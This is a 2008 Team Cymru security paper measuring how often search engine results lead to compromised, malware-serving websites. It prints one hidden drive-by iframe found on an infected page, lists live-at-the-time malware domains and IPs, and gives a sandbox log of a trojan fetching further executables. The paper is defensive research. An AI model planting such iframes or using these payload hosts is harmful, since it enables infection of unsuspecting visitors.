

Seek and Ye Shall Find (Malware)

Be careful what you search for!

October 2008

Introduction

This paper is the result of analysis undertaken by Team Cymru comparing the results obtained from several search engines, and cross referencing that information with various antivirus engines, and internal databases on malicious URLs, hostnames, and IP addresses. Its purpose is to highlight the effectiveness of search engines in filtering potentially dangerous websites and to help highlight several keywords and search engines that may yield the most malicious URLs.

Terminology

Before we delve into the specifics of our testing, we simply clarify that by **malicious URLs** we mean any URL where the website appears to be serving up some type of exploit vector or malware intended to infect an unsuspecting victim who comes to visit. It doesn't necessarily imply that the website in question or the website owner has malicious intent. The majority of websites we've found appear to have been compromised in some fashion and are being used merely as delivery agents to infect visitors through a drive by download.

We use the terms **searches** and **keywords** synonymously to imply a query that was issued against a search engine using a certain well-used string. Several words may be joined together to form a single "keyword" separated by spaces.

Methodology

Using 12 separate search engines [Appendix A] we retrieved where possible the first 1,000 result URLs for a given search term (keyword). We focused on what we believe to be the most widely used search engines in order to get a good sampling of the most likely searches and results in the real world. The URLs were then fetched using a User-Agent string matching Internet Explorer. The data was then scanned by up to three distinct Anti-Virus tools [Appendix B], and the URLs run against Google's own Safe Browsing API to highlight which URLs might be infected. Each search engine's results were catalogued along with the position of that search result relative to the search itself.

We also performed 'sandboxing' of URLs using our own in house tool "Chunky Monkey". URLs are visited by closely monitored real Windows clients on which file system changes, network traffic, and process information were all logged and used to determine whether a URL was infected or not. We limited our sandboxing to process URLs that were flagged by AV first rather than the entire URL list of pages that were retrieved. Given more resources we would have preferred to sandbox everything in order to not rely on other tools for preliminary filtering of URLs, but this was a suitable compromise for our tests.

Results

So what search engines and search queries result in the highest amount of malicious URLs?

We could easily retrieve a huge amount of malicious URLs by searching for a term that we know is used in malicious URLs. One such query would be "ngg.js" as this term has been injected en masse into many web sites by the well-known malware Asprox. However, this isn't the sort of thing that end users will be querying for and we wanted to emulate the end user experience, and obtain results that would be more applicable to the average individual and his or her browsing habits.

First, let's review the earliest malware URL returned by a few search engines:

Position	Depth	Search Engine	Search	Signature	Sandbox
1.)	1	Rambler	Maureen+McCormick	Mal/Iframe-F	Clean
2.)	4	Rambler	Josh+Brolin	HTML.Iframe-6	Clean
3.)	8	Rambler	Quake	Mal/ObfJS-AJ	N/A*
4.)	8	Baidu	Keygen	Mal/Iframe-F	Clean
5.)	8	Rambler	Keygen	Mal/ObfJS-A	Infected
6.)	10	Rambler	Keygen	Mal/ObfJS-A	Infected
7.)	11	Yandex	MP3	Troj/Decdec-A	Clean
8.)	14	Yandex	Jokes	Mal/ObfJS-AJ	Clean
9.)	20	Yandex	Cracks	Mal/ObfJS-AB	Clean
10.)	24	Baidu	Nba	google_malware	Clean

Table 1

Table 1 contains Malicious URLs and search terms shown in order according to their resultant 'depth'

*The domain for this URL no longer existed when we attempted to sandbox it.

The signature column indicates what Antivirus engine believed the data behind a given URL to be infected with, and also includes the Google Safe Browsing API results. The final column indicates whether our sandbox was able to confirm that visiting the URL would actually result in a client-side infection. Interestingly, not all sites labelled as infected by AV actually resulted in successful sandbox infections, primarily because the domains used for the exploits have been taken down, or are currently offline. However, keep in mind that the websites being visited are just as susceptible today as they were when first infected, so it is quite possible for them to get re-infected with another future attempt at the same thing, but pointing to a new domain name. The net result is that the client is visiting a compromised website.

If we inspect the content behind the URL from the first position in Table 1 (we store all content flagged as infected in our malware database) we can confirm whether AV has correctly tagged this URL. As the first URL is infected with Mal/Iframe-F it should be fairly easy to locate a malicious Iframe if it exists.

```
<iframe src='http://updateservernet.cn/tank.php' width='1' height='1' style='visibility: hidden;'></iframe>
```

Sure enough the page is infected, but the domain used in stage 1 of the drive by download appears to be locked, rendering the infection benign. So the URL has correctly been tagged by AV as infected, but in reality at the time of testing there is no threat from this URL other than the fact that it can be infected again the same way, or the exploit domain in question could be brought back to life.

We collated several of the initial drive by download web pages and sandboxed them looking for client side behaviour, and subsequent downloads initiated on the client. Using this information we found the highest concentration of the final stage of drive by downloads located all behind a single Internet Service Provider (or BGP ASN). Given that vast disparity of compromised websites, it was interesting to find that most of the exploits seemed to direct the infected users to a single general location.

Position	Domain	Count	ASN
1.)	*.oiuytr.net	3232	4134
2.)	*.zmjyyy.cn	492	4134
3.)	*.178mmd.cn	445	4134
4.)	*.zlwrnm3.cn	331	4134
5.)	*.ccd6.com	131	4134

Table 2

From our sample data we note that the final stage download resides mostly in the same country as the first stage infection, in this data sample that country is China.



Figure 1

We further analyzed the malware being served up from the most commonly seen final stage URL to see how it behaves at runtime. We noticed the malware hosted at this URL was periodically updated, this is indicative of adversaries evading anti virus detection. On first detection after the sample was updated only 18% of our in house 35 AV engine aggregation tool detected it. The output from our sandbox for this particular malware can be found in Appendix C. In addition to runtime behaviour we also include “relatives” information on the sample. That is, characteristics of the malware that we have seen in other samples.

Relatives			
dns relatives:	dnsrr www.oiuytr.net	botnet c&c 0	sandbox url 239
icon relatives:	none		
mutex relatives:	none		
flows relatives:	61.164.118.208 (216) 59.34.216.225 (501)		
ip -> dns relatives:	dnsrr www.mmd178.cn www.178mmd.cn www.jiyzmi.cn www.oiuytr.net www.oiuytre.net down.doups.cn new.doups.cn	count 673 570 99 239 215 40 193	dnsrr first seen 2008-09-19 05:40:41 2008-09-19 05:40:41 2008-09-04 08:41:11 2008-10-12 11:30:45 2008-10-12 11:30:45 2008-07-17 11:53:32 2008-07-24 21:24:55

Figure 2

The relatives section contains the following;

- Dns relatives – count of malware that share the same URL or botnet C&C
- Icon relatives – if the malware has an icon, count of other malware samples that also have the same icon
- Mutex relatives – count of malware samples that share any Mutex names
- Flows relatives – count of samples that have also shown network connections to the IPs that this sample has connected to.
- Ip -> dns relatives – what DNS resource records have we seen on the IPs that this sample has connected to.

Using Yahoo’s Buzz Top 10 search queries we queried all 12 search engines for popular terms to determine if any of them would result in malicious web pages. In many ways the results are encouraging, as malicious URLs were often hundreds of results deep and the chances of users arriving at such a URL are remote. Most experts agree that the average user does not tend to go past the second page of a search engine’s results which is typically the first 20 matches only. (<http://news.bbc.co.uk/2/hi/technology/4900742.stm>). Some studies suggest that only 10% of users will go past a second page of a search engine’s results, and 8-9% after page three (<http://www.steptwo.com.au/columntwo/search-results-no-more-than-first-two-pages/>).

As expected we found a vast disparity in the first 1000 results returned by each given search engine given that they all have their own proprietary algorithms used to prioritize search results. This allowed us to easily examine the differences from a malware URL perspective with a relatively small amount of crossover between engines.

Depth	Search	Search Engine
24	Facebook	Baidu
26	Angelina+Jolie	msn
47	Google	Baidu
51	Russia	Yandex
69	Obama	Baidu
80	China	Yandex
82	Iran	Baidu
107	Yahoo	Yandex
117	Wwe	Altavista
139	Youtube	Baidu
205	Britney+Spears	Baidu
213	Ebay	AOL
216	Craigslist	Yandex
333	Aol	Yahoo

Table 3

Averages

When using the Safe Browsing API along with three AV engines, less than 0.01% of the URLs reviewed appeared to be malicious in some way. However, things got a lot more interesting when we started using our own database of malicious activity to cross-reference our initial findings and results against our compromised device database of hundreds of millions of IPs and millions of malicious URLs.

Approximately 0.2% of the URLs we crawled showed up in our malware URL database as having been compromised at some point in 2008. This is an order of 20 times more than the methods we used to detect malicious URLs above. In other words, we uncovered 20 times more malware URLs when we relied on other methods to spot malicious URLs, such as by simply querying our own historical data on malicious URLs.

We found matches at virtually every depth of search across a variety of keywords. For the most part, the results were well distributed across all of the search engines. However, the few that stood out by presenting fewer matches with malicious URLs were Google and Ask.com while the ones with the most matches were Yandex and Altavista.

If we remove all the warez-related content, the keywords in the tag cloud below resulted in malicious URL matches within the first 10 hits on almost all of the search engines tested:




Figure 3

In our limited tests of popular key phrases the only search engines that didn't have malware URL matches within the first ten results were AOL and UOL. However, both had matches within the first 20 search results. Given the transient nature of infections, it is quite possible that some of the infections have been cleared up after initial detection.

If we map those URLs to their respective hostnames, we find that the number rises significantly in that 2.5% of the hostnames of the URLs we crawled showed up in our malware URL database.

Resolving all of hostnames to their respective IP addresses and cross-referencing those addresses with the data in our compromised host database and malware URL database yielded even more interesting results. A total of 2.9% of the IP addresses that we crawled were in our compromised device database with signs of malicious activity within the past 45 days, excluding malware URLs. Malware URLs comprised 80% of the data while the phishing and spam categories of infection accounted for about 7.5% each.

If we include IPs with detected malware URLs as well, that number jumps up to 12.4%. That is to say, of all the IP addresses we visited as a result of our web crawls, 12.4% of them have shown up in our compromised device database within the last 45 days. Note that we would expect this number to be higher if we examined data past 45 days, but we felt that this was a reasonable time window to limit our searches from.

Part of the reason for this high figure is that so many websites are hosted on the same virtual systems sharing a single IP address. However, it is quite staggering to see that 12.4% of the URLs across an average distribution of search engines and queries are actually affiliated with a compromised IP.

To illustrate this point, we pick a single IP address at random and see that it has hosted a phishing website and a malicious URL in September and October of this year. According to passive DNS there are at least 8 different websites living on that shared IP address. The hostnames of the URLs that we crawled in this case do not match the hostnames of the malicious URLs we have archived, although the IP address intersects.

Conclusion

There are an enormous amount of malicious URLs on the Internet today. It does seem however that popular search phrases on the most popular search engines result in few such URLs. AV and other tools for detecting web page infections have limited success in correctly categorizing web pages. If such tools are to correctly classify pages they will need to move from static analysis techniques to runtime/dynamic analysis. These tools could also provide real time inoculation of infected pages. If common Iframes are being detected then these could be stripped inline at the network layer removing malicious code from sites before it is rendered in a user's browser.

Appendix A

The following search engines were used in this experiment:

Engine	Website	Primary Market
Google	http://www.google.com	Worldwide
Yahoo	http://www.yahoo.com	Worldwide
MSN	http://www.msn.com	Worldwide
Ask	http://www.ask.com	US
Altavista	http://www.altavista.com	US
Alltheweb	http://www.alltheweb.com	US
AOL	http://www.aol.com	US
UOL	http://www.uol.com.br	Brasil
Baidu	http://www.baidu.com	China
Yandex	http://www.yandex.ru	Russia
Rambler	http://www.rambler.ru	Russia
Lycos	http://www.lycos.com	US

Appendix B

The following antivirus engines were used in this experiment:

Vendor	Website
Kaspersky	http://www.kaspersky.com
Clamav	http://www.clamav.com
Sophos	http://www.sophos.com

Appendix C

Sandbox output for most commonly seen malware.

```
<analysis litterboxversion="0.5" time="2008-10-31 20:11:45" md5="00afae22c0e8efe0d4c8d73241b39a34"
  sha1="896be690b23ce9fa5c63d806333c7ea58a1ffd9e">
<static>
  <magic>MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit, UPX compressed</magic>
  <import_dll>KERNEL32.DLL</import_dll>
  <import_dll>ADVAPI32.dll</import_dll>
  <import_dll>MSVCRT.dll</import_dll>
  <import_dll>NETAPI32.dll</import_dll>
  <import_dll>PSAPI.DLL</import_dll>
  <import_dll>SHELL32.dll</import_dll>
  <import_dll>SHLWAPI.dll</import_dll>
  <import_dll>USER32.dll</import_dll>
</static>
<av timestamp="2008-10-31 20:10:46">
  <av_scan engine="Ahnlab">no_virus</av_scan>
  <av_scan engine="Aladdin (esafe)">Trojan/Worm</av_scan>
  <av_scan engine="Alwil (avast)">no_virus</av_scan>
  <av_scan engine="Arcabit (arcavir)">no_virus</av_scan>
  <av_scan engine="Authentium">no_virus</av_scan>
  <av_scan engine="Avira (antivir)">TR/Runner.BH</av_scan>
  <av_scan engine="BitDefender">no_virus</av_scan>
  <av_scan engine="CA (E-Trust Vet)">no_virus</av_scan>
  <av_scan engine="CAT (quickheal)">no_virus</av_scan>
  <av_scan engine="Central Command (vexira)">no_virus</av_scan>
  <av_scan engine="ClamAV">no_virus</av_scan>
  <av_scan engine="CPsecure">no_virus</av_scan>
  <av_scan engine="Cybersoft (vfind)">no_virus</av_scan>
  <av_scan engine="Dr. Web">no_virus</av_scan>
  <av_scan engine="Eset (nod32)">probablyWin32/Genetik</av_scan>
  <av_scan engine="Fortinet">no_virus</av_scan>
  <av_scan engine="Frisk (f-prot)">W32/Busky.B.gen!Eldorado</av_scan>
  <av_scan engine="F-Secure">no_virus</av_scan>
  <av_scan engine="Grisoft (avg)">no_virus</av_scan>
  <av_scan engine="Hauri (virobot)">no_virus</av_scan>
  <av_scan engine="Ikarus">not-a-Virus.Hacktool.Keygen</av_scan>
  <av_scan engine="Kaspersky">no_virus</av_scan>
  <av_scan engine="Mcafee">no_virus</av_scan>
  <av_scan engine="MicroWorld (escan)">no_virus</av_scan>
  <av_scan engine="Norman">no_virus</av_scan>
  <av_scan engine="Panda">no_virus</av_scan>
  <av_scan engine="Rising">no_virus</av_scan>
  <av_scan engine="Securecomputing (webwasher)">Trojan.Runner.BH</av_scan>
  <av_scan engine="Sophos">no_virus</av_scan>
  <av_scan engine="Symantec">no_virus</av_scan>
  <av_scan engine="TheHacker">no_virus</av_scan>
  <av_scan engine="Trend Micro">no_virus</av_scan>
  <av_scan engine="VirusBlokAda (vba32)">no_virus</av_scan>
  <av_scan engine="VirusBuster">no_virus</av_scan>
</av>
<environment operating_system="Microsoft Windows NT 5.1.2600 Service Pack 2" runtime="90">
<process monitor="Win32API">
  <pid>1172</pid>
  <path>c:\temp\896be690b23ce9fa5c63d806333c7ea58a1ffd9e.exe</path>
  <sha1>896be690b23ce9fa5c63d806333c7ea58a1ffd9e</sha1>
  <runtime_dll>C:\WINDOWS\system32\ntdll.dll</runtime_dll>
  <runtime_dll>C:\WINDOWS\system32\kernel32.dll</runtime_dll>
  <runtime_dll>C:\WINDOWS\system32\ADVAPI32.dll</runtime_dll>
  <runtime_dll>C:\WINDOWS\system32\RPCRT4.dll</runtime_dll>
  <runtime_dll>C:\WINDOWS\system32\MSVCRT.dll</runtime_dll>
  <runtime_dll>C:\WINDOWS\system32\NETAPI32.dll</runtime_dll>
  <runtime_dll>C:\WINDOWS\system32\PSAPI.DLL</runtime_dll>
  <runtime_dll>C:\WINDOWS\system32\SHELL32.dll</runtime_dll>
  <runtime_dll>C:\WINDOWS\system32\GDI32.dll</runtime_dll>
  <runtime_dll>C:\WINDOWS\system32\USER32.dll</runtime_dll>
  <runtime_dll>C:\WINDOWS\system32\SHLWAPI.dll</runtime_dll>
  <runtime_dll>C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.2180_x-
    ww_a841ff9\comctl32.dll</runtime_dll>
  <runtime_dll>C:\WINDOWS\system32\comctl32.dll</runtime_dll>
</process>
<filesystem monitor="External">
  <file>
  <path>C:\WINDOWS\system32\drivers\HBKernel32.sys</path>
  <action>created</action>
  </file>
  <file>
  <path>C:\WINDOWS\system32\kn.txt</path>
  <action>created</action>
</filesystem monitor>
```

```
</file>
<file>
  <path>C:\WINDOWS\system32\HBmhy.dll</path>
  <action>created</action>
</file>
<file>
  <path>C:\WINDOWS\system32\System.exe</path>
  <action>created</action>
</file>
</filesystem>
<registry monitor="External">
  <key>
    <path>[software\Microsoft\Windows\CurrentVersion\Run]</path>
    <data action="create">HService32="System.exe"</data>
  </key>
</registry>
<network monitor="External">
  <flows>
    <src_ip>192.168.1.1</src_ip>
    <src_port>1044</src_port>
    <dst_ip>61.164.118.208</dst_ip>
    <dst_port>80</dst_port>
    <proto>6</proto>
    <connected>1</connected>
    <total_bytes>20445</total_bytes>
  </flows>
  <flows>
    <src_ip>192.168.1.1</src_ip>
    <src_port>1043</src_port>
    <dst_ip>59.34.216.225</dst_ip>
    <dst_port>80</dst_port>
    <proto>6</proto>
    <connected>1</connected>
    <total_bytes>1916</total_bytes>
  </flows>
  <dns>
    <dnsrr>www.oiuyt.net</dnsrr>
    <type>A</type>
    <ip>59.34.216.225</ip>
  </dns>
  <http>
    <url>http://www.oiuyt.net/ko.txt</url>
    <type>GET</type>
    <user_agent>Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)</user_agent>
    <hostname>www.oiuyt.net</hostname>
  </http>
  <http>
    <url>http://61.164.118.208/new/new1.exe</url>
    <type>GET</type>
    <user_agent>Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)</user_agent>
    <hostname>61.164.118.208</hostname>
  </http>
</network>
</environment>
</analysis>
```